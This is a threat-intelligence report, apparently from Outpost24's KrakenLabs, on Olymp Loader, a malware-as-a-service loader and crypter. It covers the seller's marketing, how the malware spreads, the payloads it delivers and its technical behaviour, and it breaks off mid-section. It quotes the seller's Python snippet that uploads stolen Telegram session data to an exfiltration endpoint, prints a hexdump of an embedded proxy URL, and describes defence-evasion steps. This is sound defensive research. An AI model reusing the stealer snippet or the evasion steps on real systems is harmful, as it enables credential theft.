Olymp Loader: A new Malware-as-a-Service written in Assembly

⋮ 9/26/2025

Contents

Research & Threat Intel Last updated: 25 Sep 2025

Written By
Lidia López Sanz Senior Threat Intelligence Analyst
KrakenLabs Threat Intelligence Team, Outpost24

Olymp Loader is a **Malware-as-a-Service (MaaS)** advertised on **underground forums** and **Telegram** since June 5, 2025. The seller, **"*OLYMPO*"**, presents Olymp Loader as fully written in **assembly language** and frequently markets it as **FUD (Fully UnDetectable)**. Despite its recent appearance, many underground forum users have already posted positive reviews.

- **Executes other malware on victim systems**: the project has **shifted quickly** from an early "botnet" concept to a loader, and more recently, to a **crypter** focus.
- **Provides built-in stealer modules**: including a browser stealer, a Telegram stealer, and a crypto wallet stealer.
- **Enables rapid feature updates and fast attacker adoption**: Malware-as-a-Service bundles like Olymp lower the effort required for low and mid-tier cybercriminals, increase attack volume, and compress the time from feature release to widespread use.
- Olymp's roadmap involves becoming a**Malware-as-a-Service platform** with stager generator, botnet, loader, file scanner, and crypter.

Olymp Loader: Malware-as-a-Service offering

Olymp Loader is advertised on multiple underground forums by a malware developer and seller known as "*OLYMPO*". According to statements from the threat actor in underground forums, they are a team of three people with **10+ years of experience** in Assembly programming language coding.

Figure 1. Banner used to advertise Olymp Loader in underground forums posted on June 6, 2025.

As their client base grew, *OLYMPO* **added features**, **raised prices**, and made changes to avoid **antivirus detection**. As a marketing stunt, they said they were "**not afraid**" to upload samples to **Virus Total** because their product is **FUD** (abbreviation for Fully UnDetectable).

On August 5, 2025, they shared the following list of updated prices to their Telegram channels:

- **Classic stub** (**50US$**): Defender-way, guarantee Defender-bypass, **Defender-remover** module, 1\72 VirusTotal, automatic certificate signing.
- Personal changes in **shellcode** with classic stub **(100US$)**.
- **Unique stub** (**200US$**): personal shellcode changes, personal injection to unique legitimate program)

Advertised features of Olymp Loader

At the time of writing, OLYMPO advertises on Telegram that Olymp Loader offers the following features:

- Implemented fully in **assembly** language.
- Payload loader support: 32-bit, 64-bit, **.NET**, **Java**, and **native** malware payloads.
- Binary size: Weight from 12 megabytes to 70 megabytes, depending on the **legitimate program used for injection.**
- **Shellcode:** Unique shellcode initialization, **modifiable** to add/remove features.
- Persistence: **Auto-run** functionality.
- Privilege escalation: Aggressive privilege escalation approach through **UAC-Flood**.
- AV interaction: Adds the executable to **Windows Defender exclusions**.
- Obfuscation: **Deep XOR encryption** of modules and client payload.
- **Detection evasion:** Unique formula for **bypassing machine learning** and **heuristic analysis**.
- **Code signing:** All modules and loader stub are signed with a certificate.
- **LoadPE method (x86):** compatibility advertised for LummaC2, StealC and other native stealers that support it, using **code-cave injection** in legitimate programs.



Figure 2. Timeline of updates shared by OLYMPO on underground forums, Telegram, and other important events.

Attribution and communication channels

Olymp Loader is a **Loader-as-a-Service** used by **multiple paying customers**. The total number of active clients is unknown, but there are **almost a hundred subscribers** in the Telegram channel sharing news about it. Several forum users also posted replies on sales threads, **claiming to be clients** and giving **reviews**.

Earlier forum posts sometimes called the project "**Olymp Botnet**", but the name was changed after removing the centralized **Command and Control (C2) panel** (hosted at olympl[.]top) and all **botnet functionalities** from the project. OLYMPO claim this was done because the web developer in charge left the organization.

According to the developers, most clients use Olymp primarily for its **crypter**, so their current work focuses on **anti-analysis** and **detection-evasion** updates.



Figure 3. Publication on the Telegram channel announcing a complete restructure of the project, including the removal of Botnet functionality and web panel.

OLYMPO is mainly active on Hackforums, the underground forums where they have posted most updates. They have also advertised the malware in at least the following underground forums:

Site	Username	Registration Date
BHF	*FullyUnDetectable*	June 5, 2025
Lolz Guru	*OLYMPO*	June 9, 2025
XSS	*OLYMPO* (banned)	June 5, 2025
Hackforums	*OLYMPO*	June 5, 2025
DarkForums	*OLYMPO*	June 6, 2025
Niflheim	*OLYMPO*	June 6, 2025
Cardforum[.]cc	*OLYMPO*	June 26, 2025

In a particular case, on the top-tier Russian-speaking underground forum *XSS*, instead of creating a **direct sales thread***, OLYMPO* decided to post **technical articles** about the **inner workings** of Olymp Loader. This **content-marketing** approach is not very **common** on underground forums and was likely intended to **attract** members with technical know-how and **build credibility** as a **malware developer**.

The publications were titled "*Shedding traffic correctly: getting to know Cyber-Kill-Chain*" and "*Writing in ASSEMBLER pinning through program substitution in autorun: 1.5 kb infector!*", originally written in Russian. After the second post, *OLYMPO*'s account was **banned** from XSS. According to users replies, the Olymp Loader **lacked a feature to avoid targeting CIS counts**, which **violates forum policy**.

Regarding Telegram, they maintain a support account and a channel to inform about product updates:

- Telegram support account: @OlympService_Support – description links to the **private updates channel**.
- Old Telegram channel: @OlympLoader – **deleted** by Telegram for **rule violations**.
- Old support account: @OlympLoader_Support – also deleted by Telegram.

Olymp Loader distribution vectors

Although it is quickly gaining popularity, Olymp Loader is still a fledgling loader with a very short history, so there is little information about the distribution vectors its users employ. However, we have observed several infections in the wild that can help us identify some of their methods and pinpoint the infrastructure used to infect their victims.

GitHub repository

We observed two Olymp Loader binaries hosted as **GitHub Releases** assets under the repository PurpleOrchid65/Testing. The use of the name "NodeJs.exe" and the folder /NodeJs/ indicates that the attackers tricked targets into thinking they were downloading Node.js, a widely used JavaScript runtime environment for building web applications. The campaign was likely designed to target developers looking to download the Node.js software from GitHub.

Amadey

We also detected several cases where the execution parent of the Olymp Loader process was **Amadey**, indicating it is sometimes used as a **second stage** rather than the initial foothold. It is suspected that these clients might be relying on Pay-Per-Install (PPI) services, which often use Amadey to deliver many samples at once.

Disguised as legitimate software

In some cases, we found URLs downloading Olymp Loader that contained keywords in the file name or path designed to trick users into believing they were downloading legitimate software such as **PuTTY** (SSH client), **OpenSSL** (cryptographic library), **Zoom** (video conferencing app), or **Classic Offensive** (fan-made Counter-Strike mod). By abusing these well-known names, the actors increase the chances of users mistakenly downloading the malware.

Another social engineering technique they employ is impersonating brands by using the app icon and borrowing the certificate of the original app. So far, we have located cases mimicking NodeJS, Capcut, SumatraPDF, and PeaZip.

Post-infection payloads launched by Olymp Loader

Once execution is established, Olymp clients predominantly deploy **credential infostealers** and **remote-access tools**, often preceded by small utilities to weaken local defenses. 46% of samples delivered **LummaC2**, 31% distributed executables classified as **WebRAT** (also referred by threat intelligence teams as **SalatStealer**), **15%** delivered **QasarRAT**, and **8%** were associated with **Raccoon**.



Figure 4. Chart showing the statistics of post-infection payloads delivered by Olymp Loader.

All these are commodity stealers sold by different Malware-as-a-Service (MaaS) providers. Interestingly, most of the analyzed samples were observed launching two executables belonging to the same stealer family.

Furthermore, we found 3 instances in which the attackers decided to use the **"Browser module" stealer** option that can be enabled in Olymp Loader directly, instead of embedding another malware family of their choice.

Stay ahead of real cyber threats before they strike

Get a free expert threat assessment

Apart from that, a significant portion of the encountered samples were apparently **not delivering** other binaries, possibly because these were tests uploaded to Virus Total by clients or *OLYMP* themselves to test if they were truly Fully UnDetectable.

Figure 5. Example of a Telegram publication showing a Virus Total link to an Olymp Loader sample shared on their official Telegram channel on August 27, 2025.

Technical analysis of Olymp Loader

OLYMPO's products have been continuously evolving during the organization's short life. This also applies to **Olymp Loader**, whichhas received multiple updates since its initial release.

Olymp Loader samples from June

During June 2025, both the OLYMPO team and some customers uploaded several samples to VirusTotal to test for detections. The following image summarizes the behavior observed in these samples. Initially, it starts a cmd.exe process to run a timeout command, copy the binary to the %AppData% directory, and execute it from that new location.

It also launches a PowerShell script designed to establish persistence by placing the binary in the %StartUp% folder. Once the new binary is executed, it again spawns a cmd.exe process—typically with a different timeout value—which re-executes the loader binary from this new location.

Figure 6. Behavior of PowerShell execution commands seen in a Olymp sample on public sandboxes.

This behavior matches the one described by OLYMPO in HackForums, on June 5, 2025:



Figure 7. Post on HackForums from *OLYMPO* answering technical questions about the loader.

As a side note, we observed a few samples from early June 2025 that appear to have been used for testing purposes. In these instances, no PowerShell activity was detected—only cmd.exe processes were present. One handled the timeout, binary copying, and re-execution from the new location, while another was responsible for persistence by creating a .bat script in the %Startup% folder.

These samples also executed a couple of ipconfig commands, including one with a typo (“ipconfig /relesae” instead of release), further supporting the theory that these were early-stage test runs.

Although in most cases the loader is copied in “%AppData%”, other folders are used in some variants or campaigns. For instance, “%Pictures%” folder is used by several samples between August 7 and 8, 2025, one of them trying to pass as “CapCutPro” app.

Olymp Loader samples from August 2025

On August 3, 2025, the project was fully restructured, removing botnet functionality, as previously explained. The payload was integrated directly into the stub using encryption and executed immediately following the successful termination of Windows Defender. This new behavior can be observed in the image below.

A couple of days later, new features were announced, including the addition of Windows Defender exclusions, a dedicated module for complete removal of Windows Defender, deep XOR encryption of both the modules and payload, among others. They also announced that shellcode loader injections into third-party programs would be available on demand.



Figure 8. Detailed view of Powershell execution behavior observed in an Olymp sample on public sandboxes.

The process tree from the previous figure was observed in samples dating between August 5 and August7, 2025. They seemed to be using the"Defender Remover" tool, which is publicly available on GitHub[2]. This repository contains all the components used by the last executable deployed by *Olymp loader*, including: PowerRun.exe, all registry files, and "RemoveSecHealthApp.ps1" script.

Once again, a couple of days later, the functionality changed, removing the commands to disable Windows Defender. They also announced a change in the infected program. Samples from August 10, 2025, didn't show the behavior for disabling Defender's features and contained a longer list of exclusion directories, using commands equivalent to the previous ones.

The directories observed are: %APPDATA%, %LOCALAPPDATA%, %DESKTOP%, %MYDOCUMENTS%, %STARTMENU%, %PROGRAMS%, %SENDTO%, %FAVORITES%, %TEMPLATES%, and %RECENT%.

Olymp modules analysis

On June 23, 2025, three different stealing modules were offered, as part of the initial advertisement of Olymp Loader:

- Browser stealer
- Telegram data stealer
- Cryptowallets desktop stealer



Figure 9. Screenshot of the Olymp panel shared by the seller on underground forums and Telegram to advertise the release of new m

The first submissions of these modules to VirusTotal date from June 16, 2025.

All analyzed modules contain embedded (most of them at the end of the binary), the **proxy URL** to be used to exfiltrate the information. When executed, the binary will search in its content the marker "__PROXY__", which is followed by the proxy URL.

```
00e2b780  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00e2b800  5f 5f 50 52 4f 58 59 5f  5f 68 74 74 70 3a 2f 2f  |__PROXY__http://|
00e2b810  31 34 34 2e 31 37 32 2e  39 37 2e 33 30 2f 69 6e  |144.172.97.30/in|
00e2b820  64 65 78 2e 70 68 70                            |dex.php|
00e2b827
```

Figure 10. Example of proxy URL embedded in 02eb774341d84b8c83b448186f3de8db139c52bea2376fec0ac88c7112186fd2 binary

Almost all the modules have been updated on their own, likely as a way to test detections. We haven't seen Olymp Loader involved in those analyses. However, there's a notable case where the browser stealer module seems to have been downloaded directly from the customer's panel."

API

On July 6, 2025, an API for using custom modules was introduced. As advertised in the channel, the modules would work through the customer's proxy server, logs would also be stored in the client's server. The panel would only receive a download link, to allow the customer to download it directly from the panel.

The logs should follow the following URL schema:

```
ENDPOINT: POST hxxp://your-bridge/index[.]php?m1=MODULE_NAME&m2=MODULE_MESSAGE
```

A code snippet was also provided as an example of use of the API:

```
def upload_zip_to_url(zip_bytes_io, url):
   files = {'file': ('TDATA.zip', zip_bytes_io, 'application/zip')}
   response = requests.post(url, files=files, headers={'User-Agent': 'Mozilla/5.0
(Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko'}, params={'m1': 'TDATA STEALER',
'm2': 'Telegram session found! + Screenshot inside'})
   return response
```

Telegram stealer module

Thanks to the information provided in the code snipped above, which contained references to this module, we were able to retrieve the following sample:

880461fa8d4187fe3ee5bb5fbbbb98b3973e778d8ef22638cd26aec98b1f971b

The stealer is written in Python and named "**tgsteal.py**" internally. The function provided as an example of use of the API is copied directly from its code, and presents the following behavior:

1. Get Telegram exe folder from registry key
2. Get the proxy from the binary last bytes
3. Take a screenshot of all monitors.
4. Kill all processes associated with Telegram.
5. Grab Telegram data and zip it alongside the screenshot. It will grab all files that end with "key_datas" or that match the following regex: ".*\\\\D877F7[^\\\\]*?(\\\\maps)?$"

Browser stealer module

As usual on the Telegram channel, they shared a scan of the alleged stealer module in KleenScan. The file is not available in public sandboxes, but let's keep in mind the file name observed.



Figure 11. KleenScan analysis shared by Olymp seller.

On 30th June 2025, a fully rewritten stealer module was advertised on its Telegram channel:

